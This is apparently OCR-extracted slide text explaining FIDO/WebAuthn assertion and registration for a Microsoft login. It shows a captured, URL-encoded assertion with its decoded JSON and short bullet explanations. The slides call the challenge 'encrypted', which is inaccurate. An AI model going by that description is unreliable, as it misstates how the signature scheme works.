%7B%22id%22%3A%22LAVOnVkYSV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE%22%2C%22clientDataJSON%22%3A%22eyJ0eXBlIjoid
2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiVHk1bGVVb3daVmhCYVU5cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSm
JtY3haRU5KTmtsck1VaFVTRVp4VDFSb1YxUnJlSFpYUjBaSFdtNUNTMUV3U25kYU1Fa3dVMjFHVEdONVNqa3VaWGxLYUdSWFVXbFBhVW9
4WTIwME5tSlhiR3BqYlRsNllqSmFNRTl0V25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYW05cFlVaFNNR05JVFRaTWVU
bHpZakprY0dKcE5YUmhWMDU1WWpOT2RscHVVWFZaTWpsMFNXbDNhV0ZYUmpCSmFtOTRUbnBGTlU1VVkzbE5hbU40VEVOS2RWbHRXV2xQY
WtVelRWUnJNVTU2U1hsT2VrVnpTVzFXTkdORFNUWk5WR040VDFSVk0wMXFWVE5OV0RBdVJEaHVURUpuVld0blRWTlVhbXhKVjBKamRWWk
tUR3BsWDIxUGVXbzNaMnhPVHpVeE4wRk1URUZFVVVnMk1USmljelZNVEhZNWRrVkpUVXRMUjJSd01FRlVNM0JqV1Uxd1ZGVldUakF3Umx
WUFFqTnlVMjlpY1ROdFdTMTRTMVF5Tm1KeE4zZFdPRmRwVnpsWFluVk5WV2g2UmxGelFXcGZRbFJOTjNkSmJrZGZWMmhoZGpCbk5IaEJk
V1pmTlVjMVZuRnJNM1ZGWlZwWGVGaDVSMWc1VTNOeGNWaHZSRFpVVlU1SFQyUnJVSEJHUTA1c09GWnhSMEpVWmsxclZsOTJkVEJyYUZGb
k9UaFlVMDVLZVVOSVVHVlpjSFo0TWw5TGRFSlNaMnBZWTNOc1IwUlhTbUZMVEhFMmJrRjZPSFIwU3paWVVVRnJTVk42VlRCbFMxVm9jbl
E0ZEhkUWJtNXBlblZUUVdNM1RHVnJSMlpYWkZCRFlsVXpaRWxWWVVNd2NVeEZVelZtU0RCVFNsUnBkRVJsY0hkUFJuaHRaa3g2UzBwbFU
xOVRaMUoxWkhCZllrMW1hakp4UkZCUGJrb3lSRXhGV1ZObiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2Z0LmNvbSIsImNy
b3NzT3JpZ2luIjpmYWxzZSwib3RoZXJfa2V5c19jYW5fYmVfYWRkZWRfaGVyZSI6ImRvIG5vdCBjb21wYXJlIGNsaWVudERhdGFKU09OI
GFnYWluc3QgYSB0ZW1wbGF0ZS4gU2VlIGh0dHBzOi8vZ29vLmdsL3lhYlBleCJ9%22%2C%22authenticatorData%22%3A%22NWye1KC
TIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAA%22%2C%22signature%22%3A%22bg6usSvVuUFFJZyM56z3EfvK0MyANpvsSuY
nTHlD5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWKeUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_P
lFVK42uTvflfxJqBgmkCh5HPHH5XfJOv3YZVpG22i5MxqcM4VqRyVFxb65hMvoBemwa95VlKayBSSKyA3MbhPqaSrTGb5ogwePhw0tLEU
41EvKthInptHvRDq4J4b0cI3ntOYkp1vx4Z_3wjnc8VlzfpD2S4L0VX3daEpI8nDNrp_SKx5gAOfnD6IB4acS973XDvXtWrcQ%22%2C%2
2userHandle%22%3A%22T046OT154DkJbUmxKRm03ZFv6yOUtUjew3xhW78NWIE2_GoM7JpaLF8WPJCkBle7Nna5%22%7D&lmcCanary=
```

- Client returns the encrypted challenge, along with the origin field
- Both are signed with the private key
- This entire package is termed - assertion

MECHANISMS - ASSERTION

Assertion




```
{
  "id":"LAVOnVkYSV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE",
  "clientDataJSON":"eyJ0eXBlIjoid2V...snip...YlBleCJ9",
  "authenticatorData":"NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAA",
  "signature":"bg6usSvVuU...snip...973XDvXtWrcQ",
  "userHandle":
  "T046OT154DkJbUmxKRmO3ZFv6yOUtUjew3xhW78NWIE2_GoM7JpaLF8WPJCkBle7Nna5"
}
```

- Client returns the encrypted challenge, along with the origin field
- Both are signed with the private key
- This entire package is termed - assertion

MECHANISMS - ASSERTION

Assertion



```
{
  "type":"webauthn.get",
  "challenge":"Ty5leUowZ...snip...jJxRFBPbkoyRExFWVNn",
  "origin":"https://login.microsoft.com",
  "crossOrigin":false,
  "other_keys_can_be_added_here":
  "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"
}
```

- Client returns the encrypted challenge, along with the origin field
- Both are signed with the private key
- This entire package is termed - assertion

MECHANISMS

Challenge

Signature

Origin Check

Assertion

MECHANISMS


Challenge

Assertion

ARCHITECTURE

ARCHITECTURE - REGISTRATION


ARCHITECTURE - REGISTRATION



Step 1

- User logs in with username & password/MFA
- Chooses to create a new credential (e.g. Fido / WHfB)


ARCHITECTURE - REGISTRATION



Step 2

- Server ("Relying-party") script runs in the client browser

